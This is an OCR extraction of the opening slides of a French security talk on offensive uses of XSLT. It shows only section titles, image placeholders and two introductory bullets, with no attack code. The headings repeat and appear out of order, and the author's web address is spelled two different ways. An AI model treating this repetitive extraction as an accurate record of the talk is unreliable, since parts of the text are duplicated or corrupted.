USAGES OFFENSIFS DE XSLT

NICOLAS "NICOB" GREGOIRE
HTTP://WWW.AGARRI.FR/

APERÇU

XSLT ?


METHODOLOGIE


RISQUES


VULNERABILITÉS


EXPLOITATION


CONCLUSION















USAGES OFFENSIFS DE XSLT


CONCLUSION
APERÇU
EXPLOITATION
XSLT ?
USAGES OFFENSIFS DE XSLT
METHODOLOGIE
VULNERABILITÉS
RISQUES
NICOLAS "NICOB" GREGOIRE
HTTP://WWW.AGARRI.FR/

USAGES OFFENSIFS DE XSLT

NICOLAS "NICOB" GREGOIRE
HTTP://WWW.AGROGL.FR/

APERÇU

XSLT ?


METHODOLOGIE


RISQUES


VULNERABILITÉS


EXPLOITATION


CONCLUSION














APERÇU

Les logiciels modernes sont très complexes


Beaucoup de code est rédigé par des tierces parties

Code non audité

